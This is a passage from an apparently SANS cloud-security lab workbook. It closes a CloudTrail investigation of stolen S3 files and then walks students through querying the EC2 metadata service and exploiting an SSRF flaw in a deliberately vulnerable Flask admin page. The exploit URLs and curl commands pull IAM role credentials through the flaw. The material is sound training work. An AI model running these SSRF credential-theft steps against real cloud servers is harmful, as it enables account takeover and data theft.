    "userAgent": "[aws-cli/2.2.1 Python/3.8.8 Linux/4.14.231-173.361.amzn2.x86_64 exe/x86_64.amzn.2
prompt/off command/s3.sync]",
    "requestParameters": {
        "bucketName": "sec541-proprietary-beao7101j9iw5oaz",
        "Host": "sec541-proprietary-beao7101j9iw5oaz.s3.us-east-2.amazonaws.com",
        "key": "Moriarty.pdf"
    },
    "responseElements": null,
    "additionalEventData": {
        "SignatureVersion": "SigV4",
        "CipherSuite": "ECDHE-RSA-AES128-GCM-SHA256",
        "bytesTransferredIn": 0,
        "AuthenticationMethod": "AuthHeader",
        "x-amz-id-2": "k8D1De1sw7oOPz1AqTO2AYiGLb7eVlhzHSnR/FGWvZEC8C8iFKfg2L70zVQDFV9zPW8sUivvrRs=",
        "bytesTransferredOut": 1229639
    },
    "requestID": "WBGJKKKTKZ6QQJGT",
    "eventID": "50e3c337-2818-49a8-a78d-10c442f06467",
    "readOnly": true,
    "resources": [
        {
        "type": "AWS::S3::Object",
        "ARN": "arn:aws:s3:::sec541-proprietary-beao7101j9iw5oaz/Moriarty.pdf"
        },
        {
        "accountId": "012345678910",
        "type": "AWS::S3::Bucket",
        "ARN": "arn:aws:s3:::sec541-proprietary-beao7101j9iw5oaz"
        }
    ],
    "eventType": "AwsApiCall",
    "managementEvent": false,
    "recipientAccountId": "012345678910",
    "eventCategory": "Data"
    }
<snip>
```

> You can glean a few different facts about these new connections from the attacker:
>
> - A bucket starting with `sec541-proprietary` was accessed. Given the name of this bucket, it probably contains sensitive information that was acquired by the attacker.
> - The following files were downloaded by the attacker:
>   - `Adler.pdf`
>   - `Eurus.pdf`
>   - `Magnussen.pdf`
>   - `Moriarty.pdf`
>   - `Smith.pdf`
> - Unless the User Agent was spoofed, the attacker use the AWS CLI tools to exfiltrate this sensitive data.
>
> Sure looks like **data exfiltration**!

Destroy Section 2 Environment

1. Navigate to the `lab-terraform` directory and destroy the Section 2 environment.

> **Note**
>
> Answer `yes` and press `Enter` when prompted.

Destroy Terraform

```
cd ~/labs/sec541-labs/lab-terraform
REGION=$(curl -s http://169.254.169.254/latest/dynamic/instance-identity/document | jq -r .region)
terraform destroy -var="aws_region=$REGION"
```

Conclusion

Our powers of deduction have found the steps of this attacker's campaign:

- Crawl `WatsonsBlog` to no avail
- Found and abused a **Kubernetes Web UI** by:
  - Stealing secrets including AWS access and secret keys
  - Launching a new, attacker-controlled container
- Used the stolen credentials to steal proprietary data from an AWS S3 bucket with the prefix of `sec541-proprietary`

Exploring Further

You performed analysis of this AWS CloudTrail data in the hardest way possible: by downloading the data to a remote system and analyzing the compressed data. This will be discussed in future material, but if you would like to get a head start on better ways to do this, visit this link.[1]

1. https://docs.aws.amazon.com/athena/latest/ug/cloudtrail-logs.html

Lab 3.1: Metadata and GuardDuty

Objectives

Estimated Time: 30 minutes

- The Sherlock Holmes Blog
- Research the SSRF attacks
- Query metadata on Inspector Workstations
- Attack Sherlock's Admin Page
- GuardDuty Investigation

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

The Sherlock Page

In your development environment there is a copy of Sherlock's blog. Yesterday when you built the environment, copies of the Sherlock Holmes website `Science of Deduction` and Watson's blog were built and are running right now. Take a look at the Sherlock's website.

1. The tag `Name` for the Sherlock website is `SherlocksBlog`. Using either the AWS web console or the command line, find the Public IP address.


Finding Sherlock's IP Address

```
aws ec2 describe-instances \
  --filters Name=tag:Name,Values="SherlocksBlog" \
  --query Reservations[].Instances[].PublicIpAddress
```

Sample Results

```
[ec2-user@ip-10-1-0-57 ~]$ aws ec2 describe-instances \
>   --filters Name=tag:Name,Values="SherlocksBlog" \
>   --query Reservations[].Instances[].PublicIpAddress
[
    "18.207.192.224"
]
```

2. Grab that IP address and take a look at Sherlock's webpage from your browser. One thing to keep in mind: Since this is a development environment, the website is running on port 5000. So you will need to go to `http://18.207.192.224:5000` (substitute for your IP address)



Look around the website. Not all links may work--it is a development environment after all.


Sherlock's Admin Page

Watson did say that Sherlock was playing with some Python3[1] and Flask[2] on his site. But all these pages look pretty normal.


1. Find the hidden page that Sherlock setup to learn Python and Flask.

> **Finding Hidden Pages**
>
> There are typically two places to first look for hidden data in websites. The first is the source code of the website itself. But this is not a SANS hacking class like SEC542.[3]
>
> Another way is to look at the Robots.txt file. This file specifically tells web crawlers, like Google, not to index certain parts of the site. Like, maybe an admin page?
>
> Surf to `http://18.207.192.224:5000/robots.txt`

Sample Results



2. Look at the Admin page by going to `http:///18.207.192.224:5000/admin` page and see what it looks like.




3. Test the admin page form and see what it does.

Test Watson

Click the `Watson Blog` link and hit "Test It"

Sample Results



Return Webpage Information

Headers

```
[   ('Connection', 'close'),
    ('Content-Length', '1111242'),
    ('Content-Type', 'text/html; charset=utf-8'),
    ('x-servedByHost', '::ffff:127.0.0.1'),
    ('access-control-allow-origin', '*'),
    ('cache-control', 'max-age=60'),
    (   'content-security-policy',
        "default-src 'self' blob: https://*.cnn.com:* http://*.cnn.co
        '*.cnn.io:* *.cnn.net:* *.turner.com:* *.turner.io:* *.ugdtur
        "courageousstudio.com *.vgtf.net:*; script-src 'unsafe-eval'
```

The HTML

```
b'

\n

[](/)


  * [US](/us "visit the US section")
  * [World](/world "visit the World section")
  * [Politics](/politics "visit the Politics section")
  * [Business](/business "visit the Business section")
```

The page appears to hit the given website, and print out the HEADER information at the top, and prints out some of the HTML from the page below.

Where is the risk?

Look a bit closer to the URL that generated the page. It looks like it takes in a URL query parameter of `url`, which is the HTTP address. Sherlock must be using Python to query for the Watson webpage. Is that at all dangerous?

Research the Attack



Remember back to the Capital One attack from earlier. The attacker was able gather data about the instance's metadata service.

Take a few minutes and investigate the MITRE ATT&CK Page for T1552.005 unsecured Credentials: Cloud Instance Metadata API [4]

From the ATT&CK page, we know that the Hildegard [5] malware attacks misconfigured kubelets and pulls the metadata information.

This metadata is necessary for applications to know about the environment it is running it. It can also contain sensitive information that attackers have used to gain unexpected access to environments.

The Server-Side Request Forgery (SSRF) [6] vulnerability targets a webserver to make an unintended request on behalf of that server. It becomes a problem **if** the server has additional permissions that the attacker should not have. A static website might not matter a whole lot. But, we are in a Cloudy world where systems are coming up and down all the time, automation is flying. Systems must be self managing, which may mean they have accesses they should not.

Before we move forward with Sherlock's blog, let us spend some time really playing with the AWS Metadata service.

Query Metadata in Inspector Workstation

In our lab environments, we are running our `Inspector Workstation` as an AWS EC2, which means it has its own metadata service. The AWS environment has a number of resources that interacts with the metadata service. For instance, the Elastic Container Service's metadata service runs at http://169.254.170.2, according to the ECS Developers Guide[7]

1. Let's get comfortable with querying the metadata service. Go to the console for the Inspector Workstation and query http://169.254.169.254

Query 169.254.169.254

```
curl 169.254.169.254
```

Sample Results

```
[ec2-user@ip-10-1-0-57 ~]$ curl 169.254.169.254
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
latest[ec2-user@ip-10-1-0-57 ~]$
```

2. Way down at the end, there is a `latest`, but it's squished up because the metadata service does not have a trailing newline. We can fix that by telling curl to add a newline at the end of every command through the `~/.curlrc` file

Create Curlrc

```
echo '-w "\n"' > ~/.curlrc
```

3. The metadata service is like a web server, and we can use curl to extract the information we need. Let us explore the heart of the data. The dates determine the format of the metadata service data to return. We typically will always deal with `latest` when poking around like that. What are the main categories of data from the metadata service under `latest`?

Getting latest

```
curl 169.254.169.254/latest
```

Sample Results

```
dynamic
meta-data
user-data
```

When starting up an EC2, you can give a script that will run when the instance is first started. This is a great way for configuration directions to be given to EC2 without it having to provision itself with installed scripts. This is the User-Data.[8]

The `dynamic` data is information about the identity of the instance such as account ID, region, and IP addresses. It also has authenticity certificates. It is called the Instance Identity Document.[9]

The `meta-data` also has information about the instance such as networking information, the AMI, and security groups.

4. Take a few minutes and look at the AWS documentation for Instance Metadata Categories.[10] When done, try and craft the queries below to extract information about the EC2.

Slashes mean more data

Whenever there is a trailing slash `/` that means it's a directory and there is more data behind it. You just have to query deeper.

The latest version of the meta-data

```
curl 169.254.169.254/latest/meta-data
```

Sample Results

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
```

Local IPv4 Ip Address

```
curl 169.254.169.254/latest/meta-data/local-ipv4
```

Sample Results

```
172.31.48.136
```

AMI ID

```
curl 169.254.169.254/latest/meta-data/ami-id
```

Sample Results

```
ami-0ccdd940f463b9604
```

Security Groups

```
curl 169.254.169.254/latest/meta-data/security-groups
```

Sample Results

```
Inspector-SG
```

Region

```
curl 169.254.169.254/latest/meta-data/placement/region
```

Sample Results

```
us-east-2
```

5. This is all very interesting. If code was running on this instance, it could find out information about how it was deployed. However, we are interested in the security ramifications. The metadata service can tell you its IAM role, and the secret token assigned to that role.

   The metadata service provides the AccessKeyID, SecretAccessKey, and Token that is needed to authenticate with the AWS API services to do work. When you run `` `aws s3 ls `` on our EC2, the Boto3 system interrogates this metadata service to gather those three pieces of information and use them to get a listing of S3 buckets. Let's pull our secret credentials.

Query for the Role Name

```
curl 169.254.169.254/latest/meta-data/iam/security-credentials
```

Sample Results

```
inspector-role
```

Use the role name to query the credentials

```
curl 169.254.169.254/latest/meta-data/iam/security-credentials/inspector-role
```

Sample Results


```
{
  "Code" : "Success",
  "LastUpdated" : "2021-05-09T02:55:17Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "<REDACTED>",
  "SecretAccessKey" : "<REDACTED>",
  "Token" : "<REDACTED>",
  "Expiration" : "2021-05-09T09:23:19Z"
}
```


Do not make the author's mistake

There is another credential assigned to the instance itself, but is not the role. This credential does not give you access to the AWS api. The author first wrote this lab pulling the wrong credentials and they were very confused.

```
curl 169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance
```

Simple `curl` commands can get sensitive credentials. That is how the Capital One hack happened. Can that happen to Sherlock?

Attacking Sherlock's Admin page

Simple curl commands on an EC2 (or ECS or Lambda) can return sensitive security information, but it has to be run from the victim systems. Sherlock's admin testing page looks like a potential Server Side Request Forgery vulnerability. Let's put it to the test.

1. Go back to the Sherlock webpage and look again at the URL. The HTTP URL is passed plainly as a URL query parameter. We are not held to the three systems described on the page; we can put whatever we want. Use the webpage to pull the security credentials from Sherlock by using the destination of our curl commands above.

Retrieve IAM Role Name

Replacing the IP address with the public IP address of your deployed Sherlock server, use this URL

```
http://18.207.192.224:5000/admin-test?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Sample Results

Return Webpage Information for http://169.254.169.254/latest/meta-data/iam/security-credentials/

Headers

```
[   ('Accept-Ranges', 'bytes'),
    ('Content-Length', '16'),
    ('Content-Type', 'text/plain'),
    ('Date', 'Fri, 21 May 2021 18:38:45 GMT'),
    ('Last-Modified', 'Fri, 21 May 2021 18:03:24 GMT'),
    ('Connection', 'close'),
    ('Server', 'EC2ws')]
```

The HTML

```
b'SherlockBlogRole'
```


2. Now we know the name of the IAM role assigned to the Sherlock website, we can query for the security information

Retrieve Security Credentials

Replacing the IP address with the public IP address of your deployed Sherlock server, use this URL

```
http://18.207.192.224:5000/admin-test?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/SherlocksBlogRole
```

Sample Results



3. The app that Sherlock wrote is munging up the returned data a bit, because it displaying it on a web page. Go back to your `Inspector Workstation` and curl the data from Sherlock's website, skipping the browser all together

Curl the Sherlock Meta Data

Do not forget, your Sherlock IP address is different

```
SHERLOCK_IP=$(aws ec2 describe-instances \
  --filters Name=tag:Name,Values="SherlocksBlog" \
  --query Reservations[].Instances[].PublicIpAddress --output text)
curl http://${SHERLOCK_IP}:5000/admin-test?url=http://169.254.169.254/latest/meta-data/iam/security-
credentials/SherlocksBlogRole
```

Sample Results

```
<H1>Return Webpage Information<H1>
<h2>Headers</h2>
<pre>[   ('Accept-Ranges', 'bytes'),
    ('Content-Length', '1318'),
    ('Content-Type', 'text/plain'),
    ('Date', 'Sun, 09 May 2021 00:05:46 GMT'),
    ('Last-Modified', 'Sat, 08 May 2021 23:17:36 GMT'),
    ('Connection', 'close'),
    ('Server', 'EC2ws')]</pre>
<br><br><br>
<h2>The HTML</h2>
<pre>b'{\n "Code" : "Success",\n "LastUpdated" : "2021-05-08T23:17:49Z",\n "Type" :
"AWS-HMAC",\n "AccessKeyId" : "ASIATTLINRPJGPZRC34U",\n "SecretAccessKey" :
"<REDACTED>",\n "Token" :
"<REDATED>",\n
"Expiration" : "2021-05-09T05:29:09Z"\n}'
```

Reusing the Credentials

Now that we have the credentials, we can try reusing it. Even though our `Inspector Workstation` uses its own security credentials pulled from the metadata service, we can use the `aws cli` profile to pretend to be the Sherlock Blog

